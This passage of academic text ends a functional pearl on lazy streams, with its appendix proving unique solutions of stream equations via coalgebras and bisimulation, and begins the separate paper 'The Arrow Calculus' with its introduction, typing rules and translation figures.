is not guarded as  $+$  is not a constructor. However, *nat* can be defined by  $\text{iterate } (+1) 0$  as *iterate* is guarded. The proof method then allows us to show that *iterate*  $(+1) 0$  is the unique solution of  $x = x \prec x + 1$  by constructing a suitable proof transformer using guarded equations. Indeed, the central idea underlying guarded induction is to express proofs as lazy functional programs.

## 7. Conclusion

I hope you enjoyed the journey. Lazy functional programming has proven its worth: with a couple of one-liners we have hacked, eerd, built a small domain-specific language for manipulating infinite sequences. Suitably restricted, stream equations possess unique fixed points, a property that can be exploited to redevelop the theory of recurrences, finite calculus and generating functions.

## Acknowledgments

A big thank you to Jeremy Gibbons for improving my English. Thanks are also due to Nils Anders Danielsson and the anonymous referees for pointing out several typos.

## A. Proof of existence and uniqueness of solutions

This appendix reproduces the proof of existence and uniqueness of solutions (Rutten 2003). It has been rephrased in familiar programming language terms to make it accessible to a wider audience.

### A.1 Coalgebras

There are many data types that support *head* and *tail* operations. So, let's turn the two functions into class methods

```
class Coalgebra σ where
  head :: σ α → α
  tail  :: σ α → σ α
```

with *Stream* an obvious instance of this class. We call an element of  $\sigma \tau$ , where  $\sigma$  is an instance of *Coalgebra*, a *stream-like value*.

<sup>2</sup> The minutes of the 2003 Meetings of the Algebra of Programming Research Group, 21st November, seem to suggest that the authors were aware of the technique, but were not sure of constraints on applicability, see <http://www.comlab.ox.ac.uk/research/pdt/ap/minutes/minutes2003.html#21nov>.

## A.2 Coinduction

If we are given two stream-like values, not necessarily of the same type, then we can relate them by studying their *behaviour*: do they yield the same head and are the tails related, as well?

$$a R b \implies \text{head } a = \text{head } b \text{ and } (\text{tail } a) R (\text{tail } b)$$

A relation  $R$  that satisfies this property is called a *bisimulation*. (In Haskell, products are lifted so the definition of a bisimulation is actually more involved. We simply ignore this complication here.) Bisimulations are closed under union. The greatest bisimulation, written  $\sim$ , is the union of all bisimulations.

$$\sim = \bigcup \{R \mid R \text{ is a bisimulation}\}$$

Bisimulations are also closed under relational converse and relational composition. In particular,  $a \sim b$  implies  $b \sim a$ ; furthermore,  $a \sim b$  and  $b \sim c$  imply  $a \sim c$ .

If  $\sim$  relates elements of the same type, it is called the *bisimilarity* relation. In this case, because  $=$  is a bisimulation,  $\sim$  is an equivalence relation. Streams are a special coalgebra: if two streams behave the same, then they *are* the same. This is captured by the

**Theorem 1 (Coinduction proof principle)** *Let  $s, t \in \text{Stream } \tau$ , then  $s$  and  $t$  are bisimilar iff they are equal.*

$$s \sim t \iff s = t$$

**PROOF.**  $\Leftarrow$  : trivial as  $=$  is a bisimulation.  $\implies$  : This direction can be shown with the Approximation Lemma (Gibbons and Hutton 2005) using the fact that  $\sim$  is a bisimulation.  $\square$

Let us illustrate the coinduction proof principle with a simple example:  $s = \text{head } s \prec \text{tail } s$ . Let  $R = (=) \cup \{(s, \text{head } s \prec \text{tail } s) \mid s \in \text{Stream } \tau\}$ . We show that  $R$  is a bisimulation. **Case**  $s R s$ : trivial since  $=$  is a bisimulation. **Case**  $s R (\text{head } s \prec \text{tail } s)$ : the *head* and the *tail* of both streams are, in fact, identical. Since  $= \subseteq R$ , this implies  $(\text{tail } s) R (\text{tail } (\text{head } s \prec \text{tail } s))$ , as desired.

## A.3 The operator *unfold*

A stream-like value can be converted into a real stream using

$$\begin{aligned} \text{unfold} &:: (\text{Coalgebra } \sigma) \Rightarrow \sigma \alpha \rightarrow \text{Stream } \alpha \\ \text{unfold } s &= \text{head } s \prec \text{unfold } (\text{tail } s) \end{aligned}$$

From the definition of *unfold* we can derive the following laws.

$$\begin{aligned} \text{head} \cdot \text{unfold} &= \text{head} \\ \text{tail} \cdot \text{unfold} &= \text{unfold} \cdot \text{tail} \end{aligned}$$

In fact, *unfold* is the *unique* solution of these equations.

**Lemma 1** *unfold* is a functional bisimulation.

$$a \sim \text{unfold } a$$

**PROOF.** Using the properties of *unfold* it is straightforward to show that  $R = \{(a, \text{unfold } a) \mid a \in \sigma \tau\}$  is a bisimulation.  $\square$

**Lemma 2** Two elements are related by  $\sim$  iff they evaluate to the same stream.

$$a_1 \sim a_2 \iff \text{unfold } a_1 = \text{unfold } a_2$$

**PROOF.**  $\implies$  : We reason

$$\begin{aligned} &a_1 \sim a_2 \\ \implies &\quad \{\text{Lemma 1 and } \sim \text{ is symmetric and transitive}\} \\ &\quad \text{unfold } a_1 \sim \text{unfold } a_2 \\ \iff &\quad \{\text{Coinduction}\} \\ &\quad \text{unfold } a_1 = \text{unfold } a_2 \end{aligned}$$

$\Leftarrow$  : We show that  $R = \{(a_1, a_2) \mid \text{unfold } a_1 = \text{unfold } a_2\}$  is a bisimulation. This follows from the properties of *unfold*.  $\square$

## A.4 Syntactic streams

The central idea underlying the proof is to recast streams and stream operators as interpreters that operate on *syntactic representations* of streams. As a first step, let us define a data type of stream expressions (we list only a few representative examples).

```
data Expr :: * → * where
  Var   :: Stream α → Expr α
  Repeat :: α → Expr α
  Plus  :: (Num α) ⇒ Expr α → Expr α → Expr α
  Nat   :: Expr Integer
```

The definition makes use of a recent extension of Haskell, called *generalised algebraic data types*. The type argument of *Expr* specifies the type of the elements of the stream represented. If we replace *Expr* by *Stream* in the signatures above, we obtain the original types of *repeat*, *+* and *nat*. The only extra constructor is *Var*, which allows us to embed a stream into a stream expression.

We turn *Expr* into a coalgebra by transforming the stream equations into definitions for *head* and *tail*:  $s = h \prec t$  becomes  $\text{head } s = h$  and  $\text{tail } s = \hat{t}$  where  $\hat{t}$  is  $t$  with *repeat*, *+* and *nat* replaced by the corresponding constructors *Repeat*, *Plus* and *Nat*.

```
instance Coalgebra Expr where
  head (Var s)      = head s
  head (Repeat a)   = a
  head (Plus e1 e2) = head e1 + head e2
  head Nat          = 0
  tail (Var s)      = Var (tail s)
  tail (Repeat a)   = Repeat a
  tail (Plus e1 e2) = Plus (tail e1) (tail e2)
  tail Nat          = Plus Nat (Repeat 1)
```

Both *head* and *tail* are given by simple inductive definitions. In fact, the restrictions on stream equations, detailed in Sec. 2.2, are chosen in order to guarantee this property! In particular, *head* and *tail* may only be invoked on the arguments of a stream operator.

Using *unfold* we can evaluate a stream expression into a stream.

```
eval :: Expr α → Stream α
eval = unfold
```

Furthermore, using *eval* alias *unfold* we can define the streams and stream operators in terms of their syntactic counterparts.

```
repeat k    = eval (Repeat k)
plus s1 s2 = eval (Plus (Var s1) (Var s2))
nat        = eval Nat
```

For *plus*, we embed the argument streams using *Var* and then evaluate the resulting expression. We claim that these definitions satisfy the original stream equations (App. A.5) and furthermore that they are the unique solutions (App. A.6).

## A.5 Existence of solutions

When we turned the stream equations into definitions for *head* and *tail*, we replaced functions by constructors. In order to prove that the stream equations are satisfied, we have to show that *eval* undoes this conversion step replacing constructors by functions. In other words, we have to show that *eval* is an interpreter. Working towards this goal we first prove that  $\sim$  is a congruence relation.

**Lemma 3**  $\sim$  is a congruence relation on expressions.

$$t_1 \sim u_1 \text{ and } t_2 \sim u_2 \implies \text{Plus } t_1 t_2 \sim \text{Plus } u_1 u_2$$

PROOF. Let  $R$  be given by the following inductive definition.

$$R = \sim \cup \{ (Plus t_1 t_2, Plus u_1 u_2) \mid t_1 R u_1 \text{ and } t_2 R u_2 \}$$

Note that  $R$  is a congruence relation by construction, indeed, the smallest congruence containing  $\sim$ . We show that  $R$  is a bisimulation by induction over its definition. **Case**  $t \sim u$ : trivial. **Case**  $(Plus t_1 t_2) R (Plus u_1 u_2)$ : The definition of  $R$  implies that  $t_1 R u_1$  and  $t_2 R u_2$ . Ex hypothesi,  $head t_1 = head u_1$  and  $(tail t_1) R (tail u_1)$ , and likewise for  $t_2$  and  $u_2$ .

$$\begin{array}{ll} head(Plus t_1 t_2) & tail(Plus t_1 t_2) \\ = \{ \text{definition of } head \} & = \{ \text{definition of } tail \} \\ head t_1 + head t_2 & Plus(tail t_1)(tail t_2) \\ = \{ \text{ex hypothesi} \} & R \{ R \text{ is a congruence} \} \\ head u_1 + head u_2 & Plus(tail u_1)(tail u_2) \\ = \{ \text{definition of } head \} & = \{ \text{definition of } tail \} \\ head(Plus u_1 u_2) & tail(Plus u_1 u_2) \end{array}$$

Consequently,  $R \subseteq \sim$  and furthermore  $R = \sim$ .  $\square$

**Lemma 4** eval is an interpreter.

$$\begin{array}{ll} eval(Var s) & = s \\ eval(Repeat k) & = repeat k \\ eval(Plus e_1 e_2) & = plus(eval e_1)(eval e_2) \\ eval(Nat) & = nat \end{array}$$

PROOF. **Case**  $Var s$ : First of all,  $\{ (Var s, s) \mid s \in Stream \tau \}$  is a bisimulation, consequently  $Var s \sim s$ . Lemma 1 furthermore implies  $Var s \sim eval(Var s)$ . Transitivity gives  $eval(Var s) \sim s$ , which in turn implies  $eval(Var s) = s$ . **Case**  $Repeat k$ : By definition. **Case**  $Plus e_1 e_2$ : We first show that  $Var(eval e) \sim e$ .

$$\begin{aligned} Var s \sim s \\ \implies \{ \text{substitute } s = eval e \} \\ Var(eval e) \sim eval e \\ \implies \{ eval e \sim e \} \\ Var(eval e) \sim e \end{aligned}$$

We proceed

$$\begin{aligned} e_1 \sim Var(eval e_1) \text{ and } e_2 \sim Var(eval e_2) \\ \implies \{ \text{Lemma 3: } \sim \text{ is a congruence} \} \\ Plus e_1 e_2 \sim Plus(Var(eval e_1))(Var(eval e_2)) \\ \iff \{ \text{Lemma 2} \} \\ eval(Plus e_1 e_2) = \\ eval(Plus(Var(eval e_1))(Var(eval e_2))) \\ \iff \{ \text{Definition of } plus \} \\ eval(Plus e_1 e_2) = plus(eval e_1)(eval e_2) \end{aligned}$$

**Case Nat**: By definition.  $\square$

Equipped with this lemma we can now show that  $repeat$ ,  $nat$  and  $plus$  satisfy the recursion equations. We only give the proof for  $nat$  as the others follow exactly the same scheme.

$$\begin{aligned} nat \\ = \{ \text{definition of } nat \text{ and } eval \} \\ head Nat \prec eval(tail Nat) \\ = \{ \text{definition of } head \text{ and } tail \} \\ 0 \prec eval(Plus Nat(Repeat 1)) \\ = \{ \text{Lemma 4: eval is an interpreter} \} \\ 0 \prec plus nat(repeat 1) \end{aligned}$$

## A.6 Uniqueness of solutions

Assume that  $repeat$ ,  $plus$  and  $nat$  also satisfy the stream equations. We show that they must be equal to  $repeat$ ,  $plus$  and  $nat$ . Let  $R$  be given by the following inductive definition.

$$\begin{aligned} R = \sim \cup \{ (repeat k, repeat k) \mid k \in \tau \} \\ \cup \{ (plus s_1 s_2, plus t_1 t_2) \mid s_1 R t_1 \text{ and } s_2 R t_2 \} \\ \cup \{ (nat, nat) \} \end{aligned}$$

We show that  $R$  is a bisimulation by induction on its definition. Hence,  $R \subseteq \sim$  and consequently  $R = \sim$ . **Case**  $s \sim t$ : trivial. **Case**  $(repeat k) R (repeat k)$ : Omitted. **Case**  $nat R nat$ : Omitted. **Case**  $(plus s_1 s_2) R (plus t_1 t_2)$ : The definition of  $R$  implies that  $s_1 R t_1$  and  $s_2 R t_2$ . Ex hypothesi,  $head s_1 = head t_1$  and  $(tail s_1) R (tail t_1)$ , and likewise for  $s_2$  and  $t_2$ .

$$\begin{array}{ll} head(plus s_1 s_2) & tail(plus s_1 s_2) \\ = \{ plus \text{ satisfies the eqn} \} & = \{ plus \text{ satisfies the eqn} \} \\ head s_1 + head s_2 & plus(tail s_1)(tail s_2) \\ = \{ ex \text{ hypothesi} \} & R \{ \text{definition of } R \} \\ head t_1 + head t_2 & plus(tail t_1)(tail t_2) \\ = \{ plus \text{ satisfies the eqn} \} & = \{ plus \text{ satisfies the eqn} \} \\ head(plus t_1 t_2) & tail(plus s_1 s_2) \end{array}$$

Since  $R = \sim$ , it follows that  $nat \sim nat$  and by coinduction  $nat = nat$ , and likewise for the other operations.  $\square$

## References

- P. Aczel and N. Mendler. A final coalgebra theorem. In D.H. Pitt, D.E. Rydeheard, P. Dybjer, and A. Poigné, editors, *Category Theory and Computer Science (Manchester)*, LNCS 389, pages 357–365, 1989. Springer.
- Thierry Coquand. Infinite objects in type theory. In H. Barendregt and T. Nipkow, editors, *Types for Proofs and Programs, International Workshop TYPES'93, Nijmegen, The Netherlands, May 24–28, 1993, Selected Papers*, LNCS 806, pages 62–78, 1994. Springer.
- Jeremy Gibbons and Graham Hutton. Proof methods for corecursive programs. *Fundamenta Informaticae*, (XX):1–14, 2005.
- Ronald L. Graham, Donald E. Knuth, and Oren Patashnik. *Concrete mathematics*. Addison-Wesley, 2nd edition, 1994.
- Ralf Hinze. Fun with phantom types. In Jeremy Gibbons and Oege de Moor, editors, *The Fun of Programming*, pages 245–262. Palgrave Macmillan, 2003. ISBN 1-4039-0772-2 hardback, ISBN 0-333-99285-7 paperback.
- Ralf Hinze and Andres Löh. Guide2lhs2tex (for version 1.13), February 2008. <http://people.cs.uu.nl/andres/1hs2tex/>.
- Jerzy Karczmarczuk. Generating power of lazy semantics. *Theoretical Computer Science*, (187):203–219, 1997.
- M. Douglas McIlroy. The music of streams. *Information Processing Letters*, (77):189–195, 2001.
- M. Douglas McIlroy. Power series, power serious. *J. Functional Programming*, 3(9):325–337, May 1999.
- Simon Peyton Jones. *Haskell 98 Language and Libraries*. Cambridge University Press, 2003.
- S. Peyton Jones, D. Vytiniotis, S. Weirich, and G. Washburn. Simple unification-based type inference for GADTs. In J. Lawall, editor, *Proceedings of the 11th ACM SIGPLAN international conference on Functional programming, Portland*, 2006, pages 50–61. ACM Press, 2006.
- J.J.M.M. Rutten. Fundamental study — Behavioural differential equations: a coinductive calculus of streams, automata, and power series. *Theoretical Computer Science*, (308):1–53, 2003.
- J.J.M.M. Rutten. A coinductive calculus of streams. *Math. Struct. in Comp. Science*, (15):93–147, 2005.
- Neil J.A. Sloane. The on-line encyclopedia of integer sequences. <http://www.research.att.com/~njas/sequences/>.

# The Arrow Calculus (Functional Pearl)

Sam Lindley   Philip Wadler   Jeremy Yallop  
University of Edinburgh

## Abstract

We introduce the arrow calculus, a metalanguage for manipulating Hughes's arrows with close relations both to Moggi's metalanguage for monads and to Paterson's arrow notation.

## 1. Introduction

Arrows belong in the quiver of every functional programmer, ready to pierce hard problems through their heart.

Arrows were discovered independently twice. Hughes (2000) coined the name *arrow*, while Power and Thielecke (1999) used the name *Freyd categories*. Arrows generalise the *monads* of Moggi (1991) and the *idioms* of McBride and Paterson (2008). Arrows enjoy a wide range of applications, including parsers and printers (Jansson and Jeuring 1999), web interaction (Hughes 2000), circuits (Paterson 2001), graphic user interfaces (Courtney and Elliott 2001), and robotics (Hudak et al. 2003).

Formally, arrows are defined by extending simply-typed lambda calculus with three constants satisfying nine laws. And here is where the problems start. While some of the laws are easy to remember, others are not. Further, arrow expressions written with these constants use a ‘pointless’ style of expression that can be hard to read and to write.

Fortunately, Paterson (2001) introduced a notation for arrows that is easier to read and to write, and in which some arrow laws may be directly expressed. But for all its benefits, Paterson’s notation is only a partial solution. It simply abbreviates terms built from the three constants, and there is no claim that its laws are adequate for all reasoning with arrows. Syntactic sugar is an apt metaphor: it sugars the pill, but the pill still must be swallowed.

Here we define the *arrow calculus*, which closely resembles both Paterson’s notation for arrows and Moggi’s metalanguage for monads. Instead of augmenting simply typed lambda calculus with three constants and nine laws, we augment it with four constructs satisfying five laws. Two of these constructs resemble function abstraction and application, and satisfy beta and eta laws. The remaining two constructs resemble the unit and bind of a monad, and satisfy left unit, right unit, and associativity laws. So instead of nine (somewhat idiosyncratic) laws, we have five laws that fit two well-known patterns.

The arrow calculus is equivalent to the classic formulation. We give a translation of the four constructs into the three constants, and show the five laws follow from the nine. Conversely, we also give a translation of the three constants into the four constructs, and show the nine laws follow from the five. Hence, the arrow calculus is no mere syntactic sugar. Instead of understanding it by translation into the three constants, we can understand the three constants by translating them to it!

We show the two translations are exactly inverse, providing an *equational correspondence* in the sense of Sabry and Felleisen (1993). The first fruit of the new calculus will be to uncover a previously unknown fact about the classic nine laws. We also sketch how to extend the arrow calculus to deal with additional structure on arrows, such as arrows with choice or arrows with apply.

## 2. Classic arrows

We refer to the classic presentation of arrows as classic arrows, and to our new metalanguage as the arrow calculus.

The core of both is an entirely pedestrian simply-typed lambda calculus with products and functions, as shown in Figure 1. Let  $A, B, C$  range over types,  $L, M, N$  range over terms, and  $\Gamma, \Delta$  range over environments. A type judgment  $\Gamma \vdash M : A$  indicates that in environment  $\Gamma$  term  $M$  has type  $A$ . We use a Curry formulation, eliding types from terms. Products and functions satisfy beta and eta laws.

Classic arrows extends the core lambda calculus with one type and three constants satisfying nine laws, as shown in Figure 2. The type  $A \rightsquigarrow B$  denotes a computation that accepts a value of type  $A$  and returns a value of type  $B$ , possibly performing some side effects. The three constants are:  $arr$ , which promotes a function to a pure arrow with no side effects;  $\ggg$ , which composes two arrows; and  $first$ , which extends an arrow to act on the first component of a pair leaving the second component unchanged. We allow infix notation as usual, writing  $M \ggg N$  in place of  $(\ggg) M N$ .

The figure defines ten auxiliary functions, all of which are standard. The identity function  $id$ , selector  $fst$ , associativity  $assoc$ , function composition  $f \cdot g$ , and product bifunctor  $f \times g$  are required for the nine laws. Functions  $dup$  and  $swap$  are used to define  $second$ , which is like  $first$  but acts on the second component of a pair, and  $f \&\& g$ , which applies arrows  $f$  and  $g$  to the same argument and pairs the results. We also define the selector  $snd$ .

The nine laws state that arrow composition has a left and right unit ( $\rightsquigarrow_1, \rightsquigarrow_2$ ), arrow composition is associative ( $\rightsquigarrow_3$ ), composition of functions promotes to composition of arrows ( $\rightsquigarrow_4$ ),  $first$  on pure functions rewrites to a pure function ( $\rightsquigarrow_5$ ),  $first$  is a homomorphism for composition ( $\rightsquigarrow_6$ ),  $first$  commutes with a pure function that is the identity on the first component of a pair ( $\rightsquigarrow_7$ ), and  $first$  pushes through promotions of  $fst$  and  $assoc$  ( $\rightsquigarrow_8, \rightsquigarrow_9$ ).

Every arrow of interest comes with additional operators, which perform side effects or combine arrows in other ways (such as

[Copyright notice will appear here once ‘preprint’ option is removed.]

## Syntax

$$\begin{array}{lll} \text{Types} & A, B, C ::= X \mid A \times B \mid A \rightarrow B \\ \text{Terms} & L, M, N ::= x \mid (M, N) \mid \mathbf{fst} L \mid \mathbf{snd} L \mid \lambda x. N \mid L M \\ \text{Environments} & \Gamma, \Delta ::= x_1 : A_1, \dots, x_n : A_n \end{array}$$

## Types

$$\frac{(x : A) \in \Gamma}{\Gamma \vdash x : A}$$

$$\begin{array}{c} \frac{\Gamma \vdash M : A \quad \Gamma \vdash N : B}{\Gamma \vdash (M, N) : A \times B} \quad \frac{\Gamma \vdash L : A \times B}{\Gamma \vdash \mathbf{fst} L : A} \quad \frac{\Gamma \vdash L : A \times B}{\Gamma \vdash \mathbf{snd} L : B} \\ \\ \frac{\Gamma, x : A \vdash N : B \quad \Gamma \vdash L : A \rightarrow B}{\Gamma \vdash \lambda x. N : A \rightarrow B} \quad \frac{\Gamma \vdash M : A \quad \Gamma \vdash L : A \rightarrow B}{\Gamma \vdash L M : B} \end{array}$$

## Laws

$$\begin{array}{lll} (\beta_1^\times) & \mathbf{fst} (M, N) = M \\ (\beta_2^\times) & \mathbf{snd} (M, N) = N \\ (\eta^\times) & (\mathbf{fst} L, \mathbf{snd} L) = L \\ (\beta^\rightarrow) & (\lambda x. N) M = N[x := M] \\ (\eta^\rightarrow) & \lambda x. (L x) = L \end{array}$$

**Figure 1.** Lambda calculus

## Syntax

$$\begin{array}{lll} \text{Types} & A, B, C ::= \dots \mid A \rightsquigarrow B \\ \text{Terms} & L, M, N ::= \dots \mid arr \mid (\ggg) \mid first \end{array}$$

## Types

$$\begin{array}{lll} arr & : (A \rightarrow B) \rightarrow (A \rightsquigarrow B) \\ (\ggg) & : (A \rightsquigarrow B) \rightarrow (B \rightsquigarrow C) \rightarrow (A \rightsquigarrow C) \\ first & : (A \rightsquigarrow B) \rightarrow (A \times C \rightsquigarrow B \times C) \end{array}$$

## Definitions

$$\begin{array}{llll} id & : A \rightarrow A & (\times) & : (A \rightarrow C) \rightarrow (B \rightarrow D) \rightarrow (A \times B \rightarrow C \times D) \\ id & = \lambda x. x & (\times) & = \lambda f. \lambda g. \lambda z. (f(\mathbf{fst} z), g(\mathbf{snd} z)) \\ fst & : A \times B \rightarrow A & dup & : A \rightarrow A \times A \\ fst & = \lambda z. \mathbf{fst} z & dup & = \lambda x. (x, x) \\ snd & : A \times B \rightarrow B & swap & : A \times B \rightarrow B \times A \\ snd & = \lambda z. \mathbf{snd} z & swap & = \lambda z. (\mathbf{snd} z, \mathbf{fst} z) \\ assoc & : (A \times B) \times C \rightarrow A \times (B \times C) & second & : (A \rightsquigarrow B) \rightarrow (C \times A \rightsquigarrow C \times B) \\ assoc & = \lambda z. (\mathbf{fst} \mathbf{fst} z, (\mathbf{snd} \mathbf{fst} z, \mathbf{snd} z)) & second & = \lambda f. arr swap \ggg first f \ggg arr swap \\ (\cdot) & : (B \rightarrow C) \rightarrow (A \rightarrow B) \rightarrow (A \rightarrow C) & (\&) & : (C \rightsquigarrow A) \rightarrow (C \rightsquigarrow B) \rightarrow (C \rightsquigarrow A \times B) \\ (\cdot) & = \lambda f. \lambda g. \lambda x. f(g x) & (\&) & = \lambda f. \lambda g. arr dup \ggg first f \ggg second g \end{array}$$

## Laws

$$\begin{array}{lll} (\rightsquigarrow_1) & arr id \ggg f = f \\ (\rightsquigarrow_2) & f \ggg arr id = f \\ (\rightsquigarrow_3) & (f \ggg g) \ggg h = f \ggg (g \ggg h) \\ (\rightsquigarrow_4) & arr(g \cdot f) = arr f \ggg arr g \\ (\rightsquigarrow_5) & first(arr f) = arr(f \times id) \\ (\rightsquigarrow_6) & first(f \ggg g) = first f \ggg first g \\ (\rightsquigarrow_7) & first f \ggg arr(id \times g) = arr(id \times g) \ggg first f \\ (\rightsquigarrow_8) & first f \ggg arr fst = arr fst \ggg f \\ (\rightsquigarrow_9) & first(first f) \ggg arr assoc = arr assoc \ggg first f \end{array}$$

**Figure 2.** Classic arrows

## Syntax

Types	$A, B, C ::= \dots   A \rightsquigarrow B$
Terms	$L, M, N ::= \dots   \lambda^{\bullet}x.Q$
Commands	$P, Q, R ::= L \bullet P   [M]   \text{let } x = P \text{ in } Q$

## Types

$$\begin{array}{c} \frac{\Gamma; x : A \vdash Q ! B}{\Gamma \vdash \lambda^{\bullet}x.Q : A \rightsquigarrow B} \quad \frac{\Gamma \vdash L : A \rightsquigarrow B \\ \Gamma; \Delta \vdash P ! A}{\Gamma; \Delta \vdash L \bullet P ! B} \\ \\ \frac{\Gamma, \Delta \vdash M : A}{\Gamma; \Delta \vdash [M] ! A} \quad \frac{\Gamma; \Delta \vdash P ! A \\ \Gamma; \Delta, x : A \vdash Q ! B}{\Gamma; \Delta \vdash \text{let } x = P \text{ in } Q ! B} \end{array}$$

## Laws

$$\begin{array}{lll} (\beta^{\rightsquigarrow}) & (\lambda^{\bullet}x.Q) \bullet P & = \text{let } x = P \text{ in } Q \\ (\eta^{\rightsquigarrow}) & \lambda^{\bullet}x.(L \bullet [x]) & = L \\ (\text{left}) & \text{let } x = [M] \text{ in } Q & = Q[x := M] \\ (\text{right}) & \text{let } x = P \text{ in } [x] & = P \\ (\text{assoc}) & \text{let } y = (\text{let } x = P \text{ in } Q) \text{ in } R & = \text{let } x = P \text{ in } (\text{let } y = Q \text{ in } R) \end{array}$$

Figure 3. Arrow calculus

choice or parallel composition). The story for these additional operators is essentially the same for classic arrows and the arrow calculus, so we say little about them.

### 3. The arrow calculus

Arrow calculus extends the core lambda calculus with four constructs satisfying five laws, as shown in Figure 3. As before, the type  $A \rightsquigarrow B$  denotes a computation that accepts a value of type  $A$  and returns a value of type  $B$ , possibly performing some side effects.

We now have two syntactic categories. Terms, as before, are ranged over by  $L, M, N$ , and commands are ranged over by  $P, Q, R$ . In addition to the terms of the core lambda calculus, there is one new term form: arrow abstraction  $\lambda^{\bullet}x.Q$ . There are three command forms: arrow application  $L \bullet P$ , arrow unit  $[M]$  (which resembles unit in a monad), and arrow bind  $\text{let } x = P \text{ in } Q$  (which resembles bind in a monad).

In addition to the term typing judgment

$$\Gamma \vdash M : A.$$

we now also have a command typing judgment

$$\Gamma; \Delta \vdash P ! A.$$

An important feature of the arrow calculus is that the command type judgment has two environments,  $\Gamma$  and  $\Delta$ , where variables in  $\Gamma$  come from ordinary lambda abstractions  $\lambda x.N$ , while variables in  $\Delta$  come from arrow abstractions  $\lambda^{\bullet}x.Q$ .

We will give a translation of commands to classic arrows, such that a command  $P$  satisfying the judgment

$$\Gamma; \Delta \vdash P ! A$$

translates to a term  $\llbracket P \rrbracket_{\Delta}$  satisfying the judgment

$$\Gamma \vdash \llbracket P \rrbracket_{\Delta} : \Delta \rightsquigarrow A.$$

That is, the command  $P$  denotes an arrow, taking argument of type  $\Delta$  and returning a result of type  $A$ . We explain this translation further in Section 4.

Here are the type rules for the four constructs. Arrow abstraction converts a command into a term.

$$\frac{\Gamma; x : A \vdash Q ! B}{\Gamma \vdash \lambda^{\bullet}x.Q : A \rightsquigarrow B}$$

Arrow abstraction closely resembles function abstraction, save that the body  $Q$  is a command (rather than a term) and the bound variable  $x$  goes into the second environment (separated from the first by a semicolon).

Conversely, arrow application embeds a term into a command.

$$\frac{\Gamma \vdash L : A \rightsquigarrow B \\ \Gamma; \Delta \vdash P ! A}{\Gamma; \Delta \vdash L \bullet P ! B}$$

Arrow application closely resembles function application. The arrow to be applied is denoted by a term, not a command; this is because there is no way to apply an arrow that is itself yielded by another arrow. This is why we distinguish two environments,  $\Gamma$  and  $\Delta$ : variables in  $\Gamma$  may denote arrows that are applied to arguments, but variables in  $\Delta$  may not. (As we shall see in Section 6, an arrow with an apply operator—which is equivalent to a monad—relinquishes this restriction.)

Arrow unit promotes a term to a command.

$$\frac{\Gamma, \Delta \vdash M : A}{\Gamma; \Delta \vdash [M] ! A}$$

Note that in the hypothesis we have a term judgment with one environment (there is a comma between  $\Gamma$  and  $\Delta$ ), while in the conclusion we have a command judgment with two environments (there is a semicolon between  $\Gamma$  and  $\Delta$ ).

Lastly, the value returned by a command may be bound.

$$\frac{\Gamma; \Delta \vdash P ! A \\ \Gamma; \Delta, x : A \vdash Q ! B}{\Gamma; \Delta \vdash \text{let } x = P \text{ in } Q ! B}$$

This resembles a traditional let term, save that the bound variable goes into the second environment, not the first.

Arrow abstraction and application satisfy beta and eta laws,  $(\beta^{\rightsquigarrow})$  and  $(\eta^{\rightsquigarrow})$ , while arrow unit and bind satisfy left unit, right unit, and associativity laws, (left), (right), and (assoc). Similar laws

Translation

$$\begin{aligned}
\llbracket x \rrbracket &= x \\
\llbracket (M, N) \rrbracket &= (\llbracket M \rrbracket, \llbracket N \rrbracket) \\
\llbracket \text{fst } L \rrbracket &= \text{fst } \llbracket L \rrbracket \\
\llbracket \text{snd } L \rrbracket &= \text{snd } \llbracket L \rrbracket \\
\llbracket \lambda x. N \rrbracket &= \lambda x. \llbracket N \rrbracket \\
\llbracket [L] M \rrbracket &= \llbracket L \rrbracket \llbracket M \rrbracket \\
\llbracket \lambda^* x. Q \rrbracket &= \llbracket Q \rrbracket_x \\
\llbracket L \bullet P \rrbracket_\Delta &= \llbracket P \rrbracket_\Delta \ggg \llbracket L \rrbracket \\
\llbracket [M] \rrbracket_\Delta &= \text{arr}(\lambda \Delta. \llbracket M \rrbracket) \\
\llbracket \text{let } x = P \text{ in } Q \rrbracket_\Delta &= (\text{arr id} \& \llbracket P \rrbracket_\Delta) \ggg \llbracket Q \rrbracket_{\Delta, x}
\end{aligned}$$

Translation preserves types

$$\begin{aligned}
\llbracket \frac{\Gamma; x : A \vdash Q ! B}{\Gamma \vdash \lambda^* x. Q : A \rightsquigarrow B} \rrbracket &= \frac{\Gamma \vdash \llbracket Q \rrbracket_x : A \rightsquigarrow B}{\Gamma \vdash \llbracket Q \rrbracket_x : A \rightsquigarrow B} \\
\llbracket \frac{\Gamma \vdash L : A \rightsquigarrow B}{\frac{\Gamma; \Delta \vdash P ! A}{\Gamma; \Delta \vdash L \bullet P ! B}} \rrbracket &= \frac{\Gamma \vdash \llbracket L \rrbracket : A \rightsquigarrow B}{\frac{\Gamma \vdash \llbracket P \rrbracket_\Delta : \Delta \rightsquigarrow A}{\Gamma \vdash \llbracket P \rrbracket_\Delta \ggg \llbracket L \rrbracket : \Delta \rightsquigarrow B}} \\
\llbracket \frac{\Gamma, \Delta \vdash M : A}{\Gamma; \Delta \vdash [M] ! A} \rrbracket &= \frac{\Gamma, \Delta \vdash \llbracket M \rrbracket : A}{\Gamma \vdash \text{arr}(\lambda \Delta. \llbracket M \rrbracket) : \Delta \rightsquigarrow A} \\
\llbracket \frac{\Gamma; \Delta \vdash P ! A}{\frac{\Gamma; \Delta, x : A \vdash Q ! B}{\Gamma; \Delta \vdash \text{let } x = P \text{ in } Q ! B}} \rrbracket &= \frac{\Gamma \vdash \llbracket P \rrbracket_\Delta : \Delta \rightsquigarrow A}{\frac{\Gamma \vdash \llbracket Q \rrbracket_{\Delta, x} : \Delta \times A \rightsquigarrow B}{\Gamma \vdash (\text{arr id} \& \llbracket P \rrbracket_\Delta) \ggg \llbracket Q \rrbracket_{\Delta, x} : \Delta \rightsquigarrow B}}
\end{aligned}$$

**Figure 4.** Translating Arrow Calculus into Classic Arrows

Translation

$$\begin{aligned}
\llbracket x \rrbracket^{-1} &= x \\
\llbracket (M, N) \rrbracket^{-1} &= (\llbracket M \rrbracket^{-1}, \llbracket N \rrbracket^{-1}) \\
\llbracket \text{fst } L \rrbracket^{-1} &= \text{fst } \llbracket L \rrbracket^{-1} \\
\llbracket \text{snd } L \rrbracket^{-1} &= \text{snd } \llbracket L \rrbracket^{-1} \\
\llbracket \lambda x. N \rrbracket^{-1} &= \lambda x. \llbracket N \rrbracket^{-1} \\
\llbracket [L] M \rrbracket^{-1} &= \llbracket L \rrbracket^{-1} \llbracket M \rrbracket^{-1} \\
